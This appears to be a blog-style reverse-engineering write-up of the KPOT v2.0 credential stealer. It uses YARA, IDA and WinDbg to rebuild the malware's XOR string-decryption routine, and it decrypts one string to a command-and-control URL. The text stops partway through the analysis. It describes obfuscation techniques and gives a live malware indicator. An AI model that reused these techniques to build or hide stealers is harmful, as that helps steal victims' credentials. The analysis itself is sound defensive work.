

Reverse engineering KPOt v2.0 Stealer

KPOT Stealer is a “stealer” malware that focuses on exfiltrating account information and other data from web browsers, instant messengers, email, VPN, RDP, FTP, cryptocurrency, and gaming software.

At first it is usually good to start with a little recon about this sample. For this purpose, I usually use browser extension called “Mitaka” [<https://github.com/ninoseki/mitaka>]. This is very useful browser extension for IOC OSINT search.

To be more sure about first assumption that it could be a “kpot” stealer, it is also good to perform a YARA scanning on this sample. I prefer YARA rules from Malpedia.


[<https://malpedia.caad.fkie.fraunhofer.de/>]

```
C:\Users\INVESTIGATOR\Desktop\MALWARE_TOOLS\OFFLINE_SCANNERS\yara-v4.0.1-1323-win64>yara64.exe -w merged.yar kpot2  
win_kpot_stealer_auto kpot2
```


So where to start? Usually one of my first questions is: "Is it packed or somehow encrypted?"

I would not be covering the whole – not so interesting static analysis of file, but only focusing on the IAT of the sample and entropy which usually unhide that the sample is packed.

Well in this case it looks like deterministic signatures cannot identify some well-known packer.



Let's try something what works almost every time. Another picture is more than words.



You can see that the sample has only 4 imports and the entropy of the .text code section is too high – packed.

So for now we know that we have to deal with sample which is some kind of stealer and it is probably encrypted or packed.

Let's start Reversing 😊

After throwing the sample to IDA, we can clearly see that in the start (entrypoint) there are 4 functions which should be in our interest.

The screenshot shows the assembly code for the entry point. A red arrow points from the `call sub_404477` instruction at address `text:004103A6` to the `call sub_4042FC` instruction at address `text:004103CE`. Another red arrow points from the `jmp near ptr loc_4103D0+1` instruction at address `text:004103D0` to the `test eax, eax` instruction at address `text:004103C3`. A dashed blue box highlights the four functions of interest: `sub_404477`, `sub_4042FC`, `sub_4058FB`, and `sub_410222`. A red arrow also points from the `call dword_4151C0` instruction at address `text:004103D5` to the `sub_4058FB` instruction at address `text:004103CE`. The text at the bottom right says "These 4 functions will be point of interest." and "Some unresolved function."

```
.text:004103A6 start:
.text:004103A6    push    ebp
.text:004103A6    mov     esp, ebp
.text:004103A6    sub     esp, 30h
.text:004103A6    lea     eax, [ebp-30h]
.text:004103A6    push    eax
.text:004103A6    call    ds:QueryPerformanceCounter
.text:004103A6    lea     eax, [ebp-24h]
.text:004103A6    push    eax
.text:004103A6    push    0Eh
.text:004103A6    push    0FFFFFFFh
.text:004103A6    call    ds:OpenProcessToken
.text:004103A6    push    20h ; 
.text:004103A6    lea     eax, [ebp-20h]
.text:004103A6    push    eax
.text:004103A6    call    sub_404477
.text:004103A6    pop     ecx
.text:004103A6    pop     ecx
.text:004103A6    mov     dword ptr [ebp-20h], 20h ;
.text:004103A6    lea     eax, [ebp-20h]
.text:004103A6    push    eax
.text:004103A6    push    dword ptr [ebp-24h]
.text:004103A6    call    ds:LoadUserProfileW
.text:004103A6    test    eax, eax
.text:004103A6    jnz    short loc_4103D0
.text:004103A6    call    ds:GetLastError
.text:004103A6    cmp     eax, 57h ; 'M'
.text:004103A6    jz     short loc_4103D5
.text:004103A6
.text:004103A6 loc_4103D0:
.text:004103A6    ; CODE XREF: .text:004103C3+j
.text:004103A6    ; .text:loc_4103D0+j
.text:004103A6    jmp     near ptr loc_4103D0+1
.text:004103A6
.text:004103A6 loc_4103D5:
.text:004103A6    ; CODE XREF: .text:004103CE+j
.text:004103A6    call    sub_4042FC
.text:004103A6    call    sub_4058FB
.text:004103A6    call    sub_410222
.text:004103A6    push    dword ptr [ebp-24h]
.text:004103A6    call    dword_4151C0
.text:004103A6    push    0
.text:004103A6    call    dword_4151AB
.text:004103A6    xor    eax, eax
.text:004103A6    leave
.text:004103A6    retn   10h
0000F7A6 004103A6: .text:004103A6 (Synchronized with Hex View-1)
```

You can see also unresolved calls like “call dword_4151C0” – these calls are pointing to some location in .data section which is now empty and probably gets filled with addresses later.


The screenshot shows the .data section. A red arrow points from the `.data:004151B8 dword_4151B8 dd ?` entry to the `.data:004151C0 dword_4151C0 dd ?` entry. Both entries have DATA XREFs to `sub_4058FB+101r`, `sub_4058FB+55E1o`, and `sub_404B3F+AE1r`.

<code>.data:004151B8 dword_4151B8 dd ?</code>	<code>; DATA XREF: sub_4058FB+101r</code>
<code>.data:004151B8</code>	<code>; sub_4058FB+55E1o</code>
<code>.data:004151BC dword_4151BC dd ?</code>	<code>; DATA XREF: sub_404B3F+AE1r</code>
<code>.data:004151BC</code>	<code>; sub_4058FB+9FC1o</code>
<code>.data:004151C0 dword_4151C0 dd ?</code>	<code>; DATA XREF: sub_403F10+5F1r</code>
<code>.data:004151C0</code>	<code>; sub_403FA4+771r ...</code>
<code>.data:004151C4 dword_4151C4 dd ?</code>	<code>; DATA XREF: sub_4058FB+A5A1o</code>
<code>.data:004151C4</code>	<code>; sub_4116A3+14D1r</code>
<code>.data:004151C8 dword_4151C8 dd ?</code>	<code>; DATA XREF: sub_4058FB+A461o</code>
<code>.data:004151C8</code>	<code>; sub_4116A3+7C1r</code>
<code>.data:004151CC dword_4151CC dd ?</code>	<code>; DATA XREF: sub_4058FB+D271o</code>
<code>.data:004151CC</code>	<code>; sub_40FB6F+191r</code>
<code>.data:004151D0 dword_4151D0 dd ?</code>	<code>; DATA XREF: sub_4058FB+6DAto</code>
<code>.data:004151D0</code>	<code>; sub_4101A0+51r</code>

So we have almost no imports and plenty of unresolved calls. Let's start with the 4 interesting functions mentioned before.

First function is `sub_404477` – this function is not interesting at all. It is only clearing 20 bytes in memory for call `LoadUserProfileW`.

So let's continue to another `call sub_4042FC`. This function is locating PEB exactly ProcessHeap and saving it to location `dword_415224`.



We can confirm it in windbg where we can easily parse PEB structure.

```
0:000> dt _peb
ntdll!._PEB
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged : UChar
+0x003 BitField : UChar
+0x003 ImageUsesLargePages : Pos 0, 1 Bit
+0x003 IsProtectedProcess : Pos 1, 1 Bit
+0x003 IsLegacyProcess : Pos 2, 1 Bit
+0x003 IsImageDynamicallyRelocated : Pos 3, 1 Bit
+0x003 SkipPatchingUser32Forwarders : Pos 4, 1 Bit
+0x003 SpareBits : Pos 5, 3 Bits
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr : Ptr32 _PEB_LDR_DATA
+0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
+0x014 SubSystemData : Ptr32 Void
+0x018 ProcessHeap : Ptr32 Void
+0x01c FastPebLock : Ptr32 _RTL_CRITICAL_SECTION
+0x020 AtlThunksListPtr : Ptr32 Void
+0x024 IFOKey : Ptr32 Void
+0x028 CrossProcessFlags : Uint4B
+0x028 ProcessInJob : Pos 0, 1 Bit
+0x028 ProcessInitializing : Pos 1, 1 Bit
+0x028 ProcessUsingVEM : Pos 2, 1 Bit
+0x028 ProcessUsingVCH : Pos 3, 1 Bit
+0x028 ProcessUsingFTH : Pos 4, 1 Bit
+0x028 ReservedBitFields : Pos 5, 27 Bits
```

Move to the next function sub_4058FB. This function is the most interesting where string decryption and API resolving happens.

IDA View-A, Pseudocode-A

```

.text:004058FB push    ebp
.text:004058FC mov     ebp, esp
.text:004058FE sub    esp, 68h
.text:00405904 push    ebx
.text:00405906 push    esi
.text:00405908 push    edi
.text:0040590A lea     edi, [ebp+var_688]
.text:00405912 call    sub_40C8F5
.text:00405917 lea     edi, [ebp+var_67C]
.text:0040591D mov     eax, 0Ah ; ?
.text:00405922 call    sub_40C8F5
.text:00405927 lea     edi, [ebp+var_634]
.text:00405930 mov     eax, 0Ah ; ?
.text:00405937 lea     edi, [ebp+var_61C]
.text:0040593D mov     eax, 0Ah ; ?
.text:00405942 call    sub_40C8F5
.text:00405947 lea     edi, [ebp+var_664]
.text:0040594D mov     eax, 0Ah ; ?
.text:00405952 call    sub_40C8F5
.text:00405957 lea     edi, [ebp+var_6AB]
.text:0040595D mov     eax, 0Ah ; ?
.text:00405962 call    sub_40C8F5
.text:00405967 lea     edi, [ebp+var_628]
.text:00405972 mov     eax, 0Ah ; ?
.text:00405977 lea     edi, [ebp+var_698]
.text:0040597D mov     eax, 0Ah ; ?
.text:00405982 call    sub_40C8F5
.text:00405987 lea     edi, [ebp+var_5F8]
.text:0040598D mov     eax, 0Ah ; ?
.text:00405992 call    sub_40C8F5
.text:00405997 lea     edi, [ebp+var_64C]
.text:0040599D mov     eax, 0Ah ; ?
.text:004059A2 call    sub_40C8F5
.text:004059A7 lea     edi, [ebp+var_688]
.text:004059AD mov     eax, 0Ah ; ?
.text:004059B2 call    sub_40C8F5

```

At first, we will focus on the function `sub_40C8F5` which you can see is referenced from 69 locations.

xrefs to sub_40C8F5

Direction	Typ	Address	Text
Do..	p	sub_4058FB+17	call sub_40C8F5
Do..	p	sub_4058FB+27	call sub_40C8F5
Do..	p	sub_4058FB+37	call sub_40C8F5
Do..	p	sub_4058FB+47	call sub_40C8F5
Do..	p	sub_4058FB+57	call sub_40C8F5
Do..	p	sub_4058FB+67	call sub_40C8F5
Do..	p	sub_4058FB+77	call sub_40C8F5
Do..	p	sub_4058FB+87	call sub_40C8F5
Do..	p	sub_4058FB+97	call sub_40C8F5
Do..	p	sub_4058FB+A7	call sub_40C8F5
Do..	p	sub_4058FB+B7	call sub_40C8F5
Do..	p	sub_4058FB+C7	call sub_40C8F5
Do..	p	sub_4058FB+D7	call sub_40C8F5
Do..	p	sub_4058FB+E7	call sub_40C8F5
Do..	p	sub_4058FB+F7	call sub_40C8F5
Do..	p	sub_4058FB+107	call sub_40C8F5
Do..	p	sub_4058FB+117	call sub_40C8F5
Do..	p	sub_4096D7+13	call sub_40C8F5
Do..	p	sub_4096D7+20	call sub_40C8F5
Do..	p	sub_4096D7+20	call sub_40C8F5
Do..	p	sub_4096D7+3A	call sub_40C8F5
Do..	p	sub_4096D7+47	call sub_40C8F5
Do..	p	sub_4097C8+2B	call sub_40C8F5
Do..	p	sub_409E8D+128	call sub_40C8F5
Do..	p	sub_409E8D+133	call sub_40C8F5
Do..	p	sub_409E8D+13E	call sub_40C8F5
Do..	p	sub_40A4AF+14E	call sub_40C8F5
Do..	n	sub_40BAFD+35	call sub_40C8F5

Line 1 of 69

We can see this function (sub_40C8F5) in the picture below. It looks like some basic xor cipher. It also looks like that decompiler has some hard time to produce us more pretty code so we help him.

```

int __usercall sub_40C8F5@<eax>(unsigned __int16 a1@<eax>, int a2@<edi>)
{
    char *v2; // eax
    int i; // esi
    int v4; // ecx
    char v5; // dl
    int result; // eax

    v2 = (char *)nullsub_1 + 8 * a1;
    for ( i = 0; (unsigned __int16)i < *((_WORD *)v2 + 1); *((_BYTE *)v4 + a2) = v5 )
    {
        v4 = (unsigned __int16)i;
        v5 = *v2 ^ *(v2 + 1);
        v5 |= v2 ^ *(v2 + 1);
        result = *(unsigned __int16 *)v2 + 1;
        *(BYTE *)result + a2) = 0;
    }
    return result;
}

```

So first of all, we check the arguments to this function and retype it correctly. Function sub_40C8F5 takes 2 arguments, where the first one is some hardcoded unsigned _int8 which looks like some kind of index and the second one is a pointer to stack address.

```

.int 405905 push    esi
.int 405906 push    edi
.int 405907 lea     edi, [ebp+var_688]
.int 405908 mov     eax, 0A6h ; `_
.int 405912 call    sub_40C8F5
.int 405917 lea     edi, [ebp+var_67C]
.int 405918 mov     eax, 0A7h ; `_
.int 405922 call    sub_40C8F5
.int 405927 lea     edi, [ebp+var_634]

```

```

48 int v45; // [esp+6C0h] [ebp-4h]
49
50 sub_40C8F5(0xA6U, (int)v10);
51 sub_40C8F5(0xA7U, (int)v11);
52 sub_40C8F5(0xA8U, (int)v17);
53 sub_40C8F5(0xA9U, (int)v19);
54 sub_40C8F5(0xAAU, (int)v13);
55 sub_40C8F5(0xABU, (int)v8);

```

From the decompiler view we can see that the second argument is actually pointer to BYTE. If we set the types and names of variables correctly we can see better but not the best results.

```

1 int __usercall String_Decrypt1@<eax>(unsigned __int8 INDEX@<a1>, BYTE *RETVAL@<edi>)
2 {
3     char *v2; // eax
4     int i; // esi
5     int v4; // ecx
6     BYTE v5; // dl
7     int result; // eax
8
9     v2 = nullsub_1 + 8 * INDEX;
10    for ( i = 0; i < *(v2 + 1); RETVAL[v4] = v5 )
11    {
12        v4 = i;
13        v5 = *v2 ^ *(v2 + 1) + i++;
14    }
15    result = *(v2 + 1);
16    RETVAL[result] = 0;
17    return result;
18 }

```

For better results, we must check also the nullsub_1 which is not a function but address to array of structures. Let's undefine the nullsub_1 firstly.

```

.text:00401280          db 40h ; loc_40835D1o ...
.text:00401288 unk_401288 db 0C3h ; Ä           ; DATA XREF: String_Decrypt1+4!o
.text:00401289          db 0
.text:0040128A          db 13h
.text:0040128B          db 0
.text:0040128C          db 94h ; " OFF32 SEGDEF [_text,403594]
.text:0040128D          db 35h ; 5
.text:0040128E          db 40h ; @
.text:0040128F          db 0
.text:00401290          db 0A6h ; !
.text:00401291          db 0
.text:00401292          db 11h
.text:00401293          db 0
.text:00401294          db 80h ; € OFF32 SEGDEF [_text,403580]
.text:00401295          db 35h ; 5
.text:00401296          db 40h ; @
.text:00401297          db 0

```


```

6  BYTE v5; // d1
7  int result; // eax
8
9  v2 = &unk_401288 + 8 * INDEX;
10 for ( i = 0; i < *(v2 + 1); RETVAL[v4] = v5 )
11 {
12     v4 = i;
13     v5 = *v2 ^ *((v2 + 1) + i++);
14 }
15 result = *(v2 + 1);
16 RETVAL[result] = 0;
17 return result;
18

```

You can see that the index variable is used for pointing to the specific structure which would be probably 8bytes in size. We can confirm it when we check the address .text:00401288 where we can see another 183 structures – 8 bytes in size.

When we check the address .text:00401288, it looks like the first BYTE value “C3” is used as xor key, second BYTE value could be unidentified (undefined), the WORD “0013” looks like length of string which will be xored and the last DWORD (00403594) is the address where our encrypted string is located. Let's check that address (403594) if our assumption is correct and if there is some kind of encrypted string with length 13h (19).



Our first assumption was correct so let's create a structure and apply it as array of structures.

```

00000000
00000000 Decrypt_string_Struct struct ; (sizeof=0x8, mappedto_28)
00000000 ; XREF: .text:stru_401288/r
00000000 KEY          db ?
00000001 Unidentified db ?
00000002 Length       dw ?
00000004 Encrypted_string_pointer dd ?
00000008 Decrypt_string_Struct ends
00000008

```

To apply our created structure “Decrypt_string_Struct” simply navigate to location 00401288 and press ALT+Q and choose newly created structure.

```
.text:00401280 ; sub_40831C:loc_40835D↓o ...
.text:00401288 ; Decrypt_string_Struct stru_401288[]
● .text:00401288 stru_401288 | Decrypt_string_Struct <0C3h, 0, 13h, 403594h>
.text:00401288 ; DATA XREF: String_Decrypt1+4↓o
.text:00401288 ; sub_40C929+3↓o
● .text:00401290 db 0A6h ; |
● .text:00401291 db 0
● .text:00401292 db 11h
● .text:00401293 db 0
● .text:00401294 db 80h ; € OFF32 SEGDEF [_text,403580]
● .text:00401295 db 35h ; 5
● .text:00401296 db 40h ; @
● .text:00401297 db ?
```

Convert the structure to array with array size = 183.

```
.text:00401288 ; Decrypt_string_Struct stru_401288[]
.text:00401288 stru_401288 | Decrypt_string_Struct <0C3h, 0, 13h, 403594h>; 0
.text:00401288 ; DATA XREF: String_Decrypt1+4↓o
.text:00401288 ; sub_40C929+3↓o
.text:00401288 Decrypt_string_Struct <0A6h, 0, 11h, 403580h>; 1
.text:00401288 Decrypt_string_Struct <0C3h, 0, 10h, 40356Ch>; 2
.text:00401288 Decrypt_string_Struct <79h, 0, 0Fh, 40355Ch>; 3
.text:00401288 Decrypt_string_Struct <84h, 0, 12h, 403548h>; 4
.text:00401288 Decrypt_string_Struct <0A8h, 0, 13h, 403534h>; 5
.text:00401288 Decrypt_string_Struct <70h, 0, 13h, 403520h>; 6
.text:00401288 Decrypt_string_Struct <8Fh, 0, 13h, 40350Ch>; 7
.text:00401288 Decrypt_string_Struct <3Eh, 0, 1Bh, 4034F0h>; 8
.text:00401288 Decrypt_string_Struct <7, 0, 1Bh, 4034D4h>; 9
.text:00401288 Decrypt_string_Struct <0FAh, 0, 13h, 4034C0h>; 10
.text:00401288 Decrypt_string_Struct <8Ah, 0, 13h, 4034ACh>; 11
.text:00401288 Decrypt_string_Struct <76h, 0, 19h, 403490h>; 12
.text:00401288 Decrypt_string_Struct <0CBh, 0, 0Fh, 403480h>; 13
.text:00401288 Decrypt_string_Struct <67h, 0, 0Bh, 403474h>; 14
.text:00401288 Decrypt_string_Struct <11h, 0, 0Eh, 403464h>; 15
.text:00401288 Decrypt_string_Struct <0D2h, 0, 4, 40345Ch>; 16
.text:00401288 Decrypt_string_Struct <2Dh, 0, 6, 403454h>; 17
.text:00401288 Decrypt_string_Struct <18h, 0, 4, 40344Ch>; 18
.text:00401288 Decrypt_string_Struct <0D2h, 0, 4, 403444h>; 19
.text:00401288 Decrypt_string_Struct <0EAh, 0, 0Dh, 403434h>; 20
.text:00401288 Decrypt_string_Struct <9Fh, 0, 0Eh, 403424h>; 21
.text:00401288 Decrypt_string_Struct <0CBh, 0, 8, 403418h>; 22
.text:00401288 Decrypt_string_Struct <1Fh, 0, 8, 40340Ch>; 23
.text:00401288 Decrypt_string_Struct <20h, 0, 8, 403400h>; 24
.text:00401288 Decrypt_string_Struct <40h, 0, 4, 4033F8h>; 25
.text:00401288 Decrypt_string_Struct <1Fh, 0, 5, 4033F0h>; 26
.text:00401288 Decrypt_string_Struct <10h, 0, 4, 4033E8h>; 27
.text:00401288 Decrypt_string_Struct <5Dh, 0, 8, 4033DCh>; 28
.text:00401288 Decrypt_string_Struct <3Eh, 0, 7, 4033D4h>; 29
.text:00401288 Decrypt_string_Struct <85h, 0, 13h, 4033C0h>; 30
.text:00401288 Decrypt_string_Struct <0D3h, 0, 0Bh, 4033B4h>; 31
.text:00401288 Decrypt_string_Struct <76h, 0, 0Bh, 4033A8h>; 32
.text:00401288 Decrypt_string_Struct <4Ch, 0, 8, 40339Ch>; 33
```

And now we are ready to check our better decompiled function String_Decrypt1. Below is comparing of decompiled function String_Decrypt1 before and after modification.

```

1 int __usercall String_Decrypt1@<eax>(unsigned __int8 INDEX@<al>, BYTE *RETVAL@<edi>
2{
3 Decrypt_string_Struct *str_current; // eax
4 int i; // esi
5 int v4; // ecx
6 BYTE v5; // dl
7 int result; // eax
8
9 str_current = &stru_401288[INDEX];
10 for ( i = 0; i < str_current->Length; RETVAL[v4] = v5 )
11 {
12     v4 = i;
13     v5 = str_current->KEY ^ *(str_current->Encrypted_string_pointer + i++);
14 }
15 result = str_current->Length;
16 RETVAL[result] = 0;
17 return result;
18}

```

AFTER


```

1 int __usercall sub_40C8F5@<eax>(unsigned __int16 a1@<ax>, int a2@<edi>
2{
3 char *v2; // eax
4 int i; // esi
5 int v4; // ecx
6 char v5; // dl
7 int result; // eax
8
9 v2 = nullsub_1 + 8 * a1;
10 for ( i = 0; i < *(v2 + 1); *(v4 + a2) = v5 )
11 {
12     v4 = i;
13     v5 = *v2 ^ *(v2 + 1) + i++;
14 }
15 result = *(v2 + 1);
16 *(result + a2) = 0;
17 return result;
18}

```

BEFORE

So this algorithm is very basic: First argument to this function is index of the structure in array and second argument is location on stack where the decrypted string is saved.

Key (BYTE) from the structure is xored with each BYTE in the location (Encrypted_string_pointer) from our indexed structure, till it reaches the length of encrypted string.

Let's quickly confirm it for the first structure in array with python.

```

.text:00401288 ; Decrypt_string_Struct stru_401288[]
.text:00401288 stru_401288    Decrypt_string_Struct <0C3h, 0, 13h, 403594h>; 0 |
.text:00401288                                     ; DATA XREF: String_Decrypt1+4↓o
.text:00401288                                     ; sub_40C929+3↓o
.text:00401288         Decrypt_string_Struct <0A6h, 0, 11h, 403580h>; 0
.text:00401288         Decrypt_string_Struct <0C3h, 0, 10h, 403560h>; 0
.text:00401288         Decrypt_string_Struct <79h, 0, 0Fh, 40355Ch>; 0
.text:00401288         Decrypt_string_Struct <84h, 0, 12h, 403548h>; 0
.text:00401288         Decrypt_string_Struct <0A8h, 0, 13h, 403534h>; 0
.text:00401288         Decrypt_string_Struct <70h, 0, 13h, 403520h>; 0
.text:00401288         Decrypt_string_Struct <8Fh, 0, 13h, 40350Ch>; 0
.text:00401288         Decrypt_string_Struct <3Eh, 0, 1Bh, 4034F0h>; 0
.text:00401288         Decrypt_string_Struct <7, 0, 1Bh, 4034D4h>; 0
.text:00401288         Decrypt_string_Struct <0FAh, 0, 13h, 4034C6h>; 0
.text:00401288         Decrypt_string_Struct <8Ah, 0, 13h, 4034ACh>; 0
.text:00401288         Decrypt_string_Struct <76h, 0, 19h, 403490h>; 0
.text:00401288         Decrypt_string_Struct <0CBh, 0, 0Fh, 403480h>; 0
.text:00401288         Decrypt_string_Struct <67h, 0, 0Bh, 403474h>; 0
.text:00401288         Decrypt_string_Struct <11h, 0, 0Eh, 403464h>; 0
.text:00401288         Decrypt_string_Struct <0D2h, 0, 4, 40345Ch>; 0
.text:00401288         Decrypt_string_Struct <2Dh, 0, 6, 403454h>; 0
.text:00401288         Decrypt_string_Struct <18h, 0, 4, 40344Ch>; 0
.text:00401288         Decrypt_string_Struct <0D2h, 0, 4, 403444h>; 0
.text:00401288         Decrypt_string_Struct <0EAh, 0, 0Dh, 403434h>; 0

```

```

>>> import malduck
>>> xor_key = 0xC3
>>> #encrypted string in location 0x403594
>>> encrypted_string = bytes.fromhex("ABB7B7B3F9ECECA1A6ADA7A6B0EDA0ACEDB6A8")
>>> print((malduck.xor(xor_key, encrypted_string)).decode())
http://bendes.co.uk
>>>

```

We were correct and obtained our first IOC.

Before jumping to IDAPython we forgot something. If you remember the function String_Decrypt1 was referenced from 69 locations but our array of structures contains 183 members.

Direction	Typ	Address	
Up	p	sub_4058FB+17	call String_Decrypt1
Up	p	sub_4058FB+27	call String_Decrypt1
Up	p	sub_4058FB+37	call String_Decrypt1
Up	p	sub_4058FB+47	call String_Decrypt1
Up	p	sub_4058FB+57	call String_Decrypt1
Up	p	sub_4058FB+67	call String_Decrypt1
Up	p	sub_4058FB+77	call String_Decrypt1
Up	p	sub_4058FB+87	call String_Decrypt1
Up	p	sub_4058FB+97	call String_Decrypt1
Up	p	sub_4058FB+A7	call String_Decrypt1
Up	p	sub_4058FB+B7	call String_Decrypt1
Up	p	sub_4058FB+C7	call String_Decrypt1
Up	p	sub_4058FB+D7	call String_Decrypt1
Up	n	sub_4058FB+E7	call String_Decrypt1

So we could check Xreferences to our array of structures if we could find another String_DecryptX function.

.text:00401288 ; Decrypt string_Struct stru_401288[]
